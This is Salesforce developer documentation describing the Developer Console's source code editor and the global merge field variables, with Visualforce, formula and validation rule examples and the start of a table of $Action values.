
Apex Code Overview

Visualforce Overview

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.



The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, reserved keywords, primitive data types, variable declarations, and references.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. See Checking Code Coverage. The Source Code Editor also allows you to set checkpoints to troubleshoot without updating your code. See Setting Checkpoints in Apex Code.

Navigating to Method and Variable Declarations


You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

1. Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
2. Click in an underlined method or variable name.
3. Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Code Completion

The Source Code Editor provides autocomplete suggestions while you are writing code.

- In Visualforce pages and components, auto-complete appears automatically as you type.
- In Apex classes and triggers, click CTRL+SPACE to view a list of suggested completions. Completions are provided for Apex system objects and methods, user-defined objects and methods, and sObjects and fields.



Keep typing to filter the suggestions, press ENTER to select the top completion, or use the arrow keys or mouse to select a different completion.

Completions are gathered from the object you are currently working on. If you don't see the completion you expect, save the open object and refresh. The object's type is determined by the current editor's symbol table. If there are no symbols that match, cached symbol tables (the last valid save) are also checked. If there is no current object, the autocomplete window shows all system and user classes, as well as sObjects.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator displays on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors.

To collapse the **Problems** tab, use the button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group—such as adding a method in one file and calling that method in another—will not be reported as errors.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab displays a "*" to indicate unsaved changes. Click **File** > **Save** in the corner of a source view or click CTRL+S to save your changes. Apex classes and triggers are saved with the latest API version.

To save a collection of changes with dependencies, click **File** > **Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they're validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

Note: You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.

Warning: If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.


Developer Console User Interface Overview
Checking Code Coverage
Setting Checkpoints in Apex Code
File Menu

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** > **Open** and select the object you want to view. To search for objects that meet specific criteria, use the Query Editor.



Note: You can't modify custom objects in the Developer Console. To create, edit, or delete custom objects, from Setup, click **Create** > **Objects**.

See Also:

Using the Developer Console

Understanding Global Variables

S-controls and formulas available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Custom buttons and links are available in: **All** Editions
Visualforce available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
`$Profile` global merge field type available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls, formulas, or Visualforce pages:	"Customize Application"

Components such as s-controls, custom buttons, custom links, formulas, and Visualforce pages allow you to use special merge fields to reference the data in your organization. Use the following global variables when choosing a merge field type to add to your custom component:

`$Action`

Description:	A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts. Use action merge fields in `LINKTO` and `URLFOR` functions to reference the action selected.
Use:	**1.** Select the field type: $Action. **2.** Insert a merge field in the format `$Action.`*`object`*`.`*`action`*, such as `$Action.Account.New`.
S-Control Example:	The s-control below references the standard action for creating new accounts in the `$Action.Account.New` merge field. `<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`

Visualforce Example:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>`
Tips:	This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

$Api

Description:	A global merge field type to use when referencing API URLs.
Use:	**1.** Select the field type: $Api. **2.** Select a merge field, such as: • `$Api.Enterprise_Server_URL__xxx`: The Enterprise WSDL SOAP endpoint where *xxx* represents the version of the API. For example, `$Api.Enterprise_Server_URL_140` is the merge field value for version 14.0 of the API. • `$Api.Partner_Server_URL__xxx`: The Partner WSDL SOAP endpoint where *xxx* represents the version of the API.. • `$Api.Session_ID`: The session ID.
S-Control Example:	The custom formula field below calls a service to replace the SIC code. Replace *myserver* with the name of your server. `HYPERLINK("https://www.myserver.com/mypage.jsp" & "?Username=" & $User.Username & "&crmSessionId=" & GETSESSIONID() & "&crmServerUrl=" & $Api.Partner_Server_URL_90 & "&crmObjectId=" & Id & "&crmFieldUpdate=sicCode", "Update SIC Code")`
Visualforce Example:	Use dot notation to return the session ID. `{!$Api.Session_ID}`
Tips:	This global variable is only available for formula fields, s-controls, custom buttons and links, and Visualforce pages.

$Component

Description:	A global merge field type to use when referencing a Visualforce component.
Use:	Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use `$Component.`***`Path.to.Id`*** in JavaScript to reference a specific component on a page, where *`Path.to.Id`* is a component hierarchy specifier for the component being referenced.

Visualforce Example:	`function beforeTextSave() {`
	
	`document.getElementById('{!$Component.msgpost}').value`
	` = myEditor.getEditorHTML();`
	`}`

Tips:	This global variable is only available for Visualforce pages.

$ComponentLabel

Description:	A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.
Use:	Return the label of an `inputField` component that is associated with a message.

Visualforce Example:	`<apex:datalist var="mess" value="{!messages}">`
	`  <apex:outputText value="{!mess.componentLabel}:"`
	`style="color:red"/>`
	` <apex:outputText value="{!mess.detail}" style="color:black"`
	` />`
	`</apex:datalist>`

Tips:	This global variable is only available for Visualforce pages.

$CurrentPage

Description:	A global merge field type to use when referencing the current Visualforce page or page request.
Use:	Use this global in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL`). Use `$CurrentPage.parameters.`***`parameterName`*** to reference page request parameters and values, where *`parameterName`* is the request parameter being referenced.
Visualforce Example:	`<apex:page standardController="Account">` `    <apex:pageBlock title="Hello {!$User.FirstName}!">` `        You belong to the {!account.name} account. ` `        You're also a nice person.` `    </apex:pageBlock>` `    <apex:detail subject="{!account}" relatedList="false"/>` `    <apex:relatedList list="OpenActivities"` `      subject="`**`{!$CurrentPage.parameters.relatedId}`**`"/>` `</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Label

Description:	A global merge field type to use when referencing a custom label in a Visualforce page.
Use:	Use this expression in a Visualforce page to access a custom label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends upon the language setting of the contextual user. The value returned is one of the following, in order of precedence: **1.** the local translation's text **2.** the packaged translation's text **3.** the master label's text

Visualforce Example:	`<apex:page>`
	`<apex:pageMessage severity="info" strength="1" summary="{!$Label.firstrun_helptext}" />`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Label.Site

Description: A global merge field type to use when referencing a standard Sites label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.

Use: Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.

Salesforce provides the following labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	<i>{0}</i> is down for maintenance

Label	Message
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_back_shortly	Sorry for the inconvenience. We'll be back shortly.

Label	Message
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	<i>{0}</i> is under construction
user_registration	New User Registration
username	Username
verify_new_password	Verify New Password

Visualforce Example:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

$ObjectType

Description: A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in `LINKTO`, `GETRECORDIDS`, and `URLFOR` functions to reference a specific type of data or the `VLOOKUP` function to reference a specific field in a related object.

Use:

1. Select the field type: $ObjectType.
2. Select an object to insert a merge field representing that object, such as `$ObjectType.Case`.

   Optionally, select a field on that object using the following syntax: `$ObjectType.Role_Limit__c.Fields.Limit__c`.

Custom Button Example: The custom list button below references the cases standard object in the `$ObjectType.Case` merge field.

```
{!REQUIRESCRIPT
("/soap/ajax/13.0/connection.js")} var
records =

{!GETRECORDIDS($ObjectType.Sample)}; var
newRecords = []; if (records[0] == null) {
```

	`alert("Please select at least one row") }`
	`else {`
	`                    for (var n=0;`
	`n<records.length; n++) { var c = new`
	`sforce.SObject("Case"); c.id = records[n];`
	`c.Status = "New";`
	`                    newRecords.push(c); }`
	`result =`
	`sforce.connection.update(newRecords);`
	`window.location.reload(); }`

Validation Rule Example:	This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed.
	
	`AND( LEN(BillingPostalCode) > 0,`
	`OR(BillingCountry = "USA", BillingCountry =`
	` "US"),`
	`                    VLOOKUP(`
	`$ObjectType.Zip_Code__c.Fields.State_Code__c,`
	` $ObjectType.Zip_Code__c.Fields.Name,`
	`LEFT(BillingPostalCode,5)) <>`
	`                    BillingState )`

Visualforce Example:	The following example retrieves the label for the Account `Name` field: `{!$ObjectType.Account.Fields.Name.Label}`
Tips:	This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.

`$Organization`

Description:	A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.
Use:	**1.** Select the field type: $Organization. **2.** Select a merge field such as `$Organization.Fax`.

Validation Rule Example:	Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. The validation formula below references your organization's country merge field and requires a country code for any account that is foreign.
	`AND($Organization.Country <> BillingCountry,`
	` ISBLANK(Country_Code__c))`

Visualforce Example:	Use dot notation to access your organization's information. For example:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Tips:	The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce. Note that `{!$Organization.UiSkin}` is a picklist value, and so should be used with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, and Visualforce expressions.

$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.

Visualforce Example:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink`
	`value="{!$Page.otherPage}">`
	`    This is a link to another page.`
	`  </apex:outputLink>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Profile

Description:	A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.
Use:	**1.** Select the field type: $Profile. **2.** Select a merge field such as `$Profile.Name`.

Validation Rule Example:	The validation rule formula below references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called `Personal Goal`:
	`AND( ISCHANGED( Personal_Goal__c ), Owner`
	`<> $User.Id, $Profile.Name <>`
	`                  "Custom: System Admin" )`

Visualforce Example:	To return the current user's profile, use the following: `{$Profile.Name}`
Tips:	• `$Profile` merge fields are only available in Editions that can create custom profiles. • Use profile names to reference standard profiles in `$Profile` merge fields. If you previously referenced the internal value for a profile, use the following list to determine the name to use instead: (see table below) • Your merge field values will be blank if the profile attributes are blank. For example profile `Description` is not required and may not contain a value. • You don't need to give users permissions or access rights to their profile information to use these merge fields.

Standard Profile Name	$Profile Value
System Administrator	`PT1`
Standard User	`PT2`
Ready Only	`PT3`
Solution Manager	`PT4`
Marketing User	`PT5`
Contract Manager	`PT6`
Partner User	`PT7`
Standard Platform User	`PT8`
Standard Platform One App User	`PT9`
Customer Portal User	`PT13`
Customer Portal Manager	`PT14`

`$RecordType`

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add `$RecordType` manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use the following: `{$RecordType.Id}`

Tips:	• Use `$RecordType.Id` instead of `$RecordType.Name` to reference a specific record type. While `$RecordType.Name` makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, if you are deploying formulas across organizations (for example, between sandbox and production), use `$RecordType.Name` because IDs are not the same across organizations. • Avoid using `$RecordType` in formulas, except in default value formulas. Instead, use the `RecordType` merge field (for example, `Account.RecordType.Name`) or the `RecordTypeId` field on the object. • Don't reference any field with the `$RecordType` merge field in cross-object formulas. The `$RecordType` variable resolves to the record containing the formula, not the record to which the formula spans. Use the `RecordType` merge field on the object instead.

$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add `$Request` manually to your s-control.

S-Control Example:	The snippet below, named `Title_Snippet`, requires two input parameters: `titleTheme` and `titleText`. You can reuse it in many s-controls to provide page title and theme in your HTML.
	`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`
	The s-control below calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`

Tips:	Don't use `$Request` in Visualforce pages to reference query parameters. Use `$CurrentPage` instead.

$Resource

Description:	A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.
Use:	Use `$Resource` to reference an existing static resource. The format is `$Resource.nameOfResource`, such as `$Resource.TestImage`.

Visualforce Examples:	The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:
	`<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`
	To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:
	`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>`

Tips:	This global variable is only available for Visualforce pages.

$SControl

Important: S-controls have been superseded by Visualforce pages. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Description:	A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.
Use:	**1.** Select the field type: $SControl. **2.** Select an s-control to insert a merge field representing that s-control, such as `$Scontrol.Header_Snippet`.
S-Control Example:	The s-control below references the snippet in the `$Scontrol.Header_Snippet` merge field: `<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",`

	``` theme = "modern"])} </body> </html> ```

Visualforce Example:	The following example shows how to link to an s-control named HelloWorld in a Visualforce page:
	`<apex:page>`
	`<apex:outputLink`
	`value="{!$SControl.HelloWorld}">Open the`
	`HelloWorld s-control</apex:outputLink>`
	`</apex:page>`
	Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the $SControl merge field. For example:
	`<apex:page>`
	`<apex:scontrol controlName="HelloWorld" />`
	`</apex:page>`

Tips:	• The drop-down list for `Insert Merge Field` lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets are not available when creating a custom button or link that has a `Content Source` of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the `Insert Snippet` drop-down button. • This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

$Setup

Description:	A global merge field type to use when referencing a custom setting of type "hierarchy."
Use:	Use `$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$Setup.App_Prefs__c.Show_Help_Content__c`. Hierarchical custom settings allow values at any of three different levels: **1.** Organization, the default value for everyone **2.** Profile, which overrides the Organization value **3.** User, which overrides both Organization and Profile values Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.

Formula Field Example:	`{!$Setup.CustomSettingName__c.CustomFieldName__c}` Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.
Visualforce Example:	The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference: (see code below) If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value. Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.
Tips:	This global variable is available in Visualforce pages, formula fields, and validation rules.

```
<apex:page>
    <apex:inputField
value="{!usr.Workstation_Height__c}"/>
    <apex:outputPanel
id="helpWorkstationHeight"

rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">

        Enter the height for your
workstation in inches, measured from the
        floor to top of the work surface.
    </apex:outputPanel>
    ...
</apex:page>
```

$Site

Description:	A global merge field type to use when referencing information about the current Force.com site.
Use:	Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns the Force.com domain name for your organization.
$Site.CustomWebAddress	Returns the value of the `Custom Web Address` field for the current site.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns null.

Merge Field	Description
$Site.CurrentSiteUrl	Returns the value of the site URL for the current request (for example, `http://myco.com/` or `https://myco.force.com/prefix/`).
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns the value of the `Site Contact` field for the current site.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `partners` is the path prefix. Returns null if the prefix is not defined, or if the page was accessed using a custom Web address.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.

Visualforce Example: The following example shows how to use the `$Site.Template` merge field:

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">

    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
                <apex:outputText value="Your application has been saved.
```

```
                    Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

Tips:	This global variable is available in Visualforce pages, email templates, and s-controls.

$System.OriginDateTime

<table>
<tr><td>Description:</td><td>A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.</td></tr>
<tr><td>Use:</td><td>1. Select the field type: $System.
2. Select <code>OriginDateTime</code> from the <code>Insert Merge Field</code> option.</td></tr>
<tr><td>Formula Example:</td><td>The example below illustrates how to convert a date field into a date/time field. It uses the date in the <code>OriginDateTime</code> merge field to get the number of days since a custom field called <code>My Date Field</code>. Then, it adds the number of days to the <code>OriginDateTime</code> value.

<code>$System.OriginDatetime + (My_Date_Field__c - DATEVALUE($System.OriginDatetime))</code>

Note: <code>OriginDateTime</code> is in the GMT time zone but the result is displayed in the user's local time zone.</td></tr>
<tr><td>Visualforce Example:</td><td>The following example calculates the number of days that have passed since January 1, 1900:

<code>{!NOW() - $System.OriginDateTime}</code></td></tr>
<tr><td>Tips:</td><td>This global variable is available in Visualforce pages, default values, field updates, formula fields, s-controls, and validation rules.</td></tr>
</table>

$User

Description:	A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.
Use:	**1.** Select the field type: $User. **2.** Select a merge field such as `$User.Username`.
Validation Rule Example:	The validation rule formula below references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called `Personal Goal`: `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`

Visualforce Example:	The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).
	`<apex:page>`
	`  <h1>Congratulations</h1>`
	`   This is your new Apex Page`
	`   <p>The current company name for this user is: {!$User.CompanyName}</p>`
	`   <p>Is the user active? {!$User.isActive}</p>`
	`</apex:page>`

Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`. • When a workflow field update changes a record, the user is the `Default Workflow User`. • Some of the $User merge fields can be used in mobile configuration filters.

`$User.UITheme` and `$User.UIThemeDisplayed`

Description:	These global merge fields identify the Salesforce look and feel a user sees on a given Web page. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look

	and feel the user *actually* sees. For example, a user may have the permissions to see the new user interface theme look and feel, but if they are using a browser that doesn't support that look and feel, for example, Internet Explorer 6, `$User.UIThemeDisplayed` returns a different value.
Use:	Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values: • `Theme1`—Obsolete Salesforce theme • `Theme2`—Salesforce theme used prior to Spring '10 • `PortalDefault`—Salesforce Customer Portal theme • `Webstore`—Salesforce AppExchange theme • `Theme3`—Current Salesforce theme, introduced during Spring '10

Visualforce Example:	The following example shows how you can render different layouts based on a user's theme:
	`<apex:page>`
	`    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`
	`        // this is the old theme...`
	`    </apex:pageBlock>`
	
	`    <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`
	`       //this is the new theme ...`
	`    </apex:pageBlock>`
	`</apex:page>`

$UserRole

Description:	A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.
Use:	**1.** Select the field type: $UserRole. **2.** Select a merge field such as `$UserRole.Name`.

Validation Rule Example:	The validation rule formula below references the user role name to validate that a custom field called `Discount Percent` does not exceed the maximum value allowed for that role:
	`Discount_Percent__c >`
	`VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c,`
	
	`$ObjectType.Role_Limits__c.Fields.Name,`
	`$UserRole.Name)`

Visualforce Example:	`{!$UserRole.LastModifiedById}`
Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`. • When a workflow field update changes a record, the user is the `Default Workflow User`. **Note:** You can't use the following `$UserRole` values in Visualforce: • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner` • `PortalType`

See Also:

Valid Values for the $Action Global Variable

Valid Values for the `$Action` Global Variable

`$Action` global variable available in: **All** Editions

User Permissions Needed	
To create, edit, and delete custom s-controls, formulas, or Visualforce pages:	"Customize Application"

The following table lists the actions you can reference with the `$Action` global variable and the objects on which you can perform those actions. All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

Value	Description	Objects
Accept	Accept a record.	• Ad group • Case • Event

		• Google campaign • Keyword • Lead • Search phrase • SFGA version • Text ad
Activate	Activate a contract.	Contract
Add	Add a product to a price book.	Product2
AddCampaign	Add a member to a campaign.	Campaign
AddInfluence	Add a campaign to an opportunity's list of influential campaigns.	Opportunity
AddProduct	Add a product to price book.	OpportunityLineItem
AddToCampaign	Add a contact or lead to a campaign.	• Contact • Lead
AddToOutlook	Add an event to Microsoft Outlook.	Event
AdvancedSetup	Launch campaign advanced setup.	Campaign
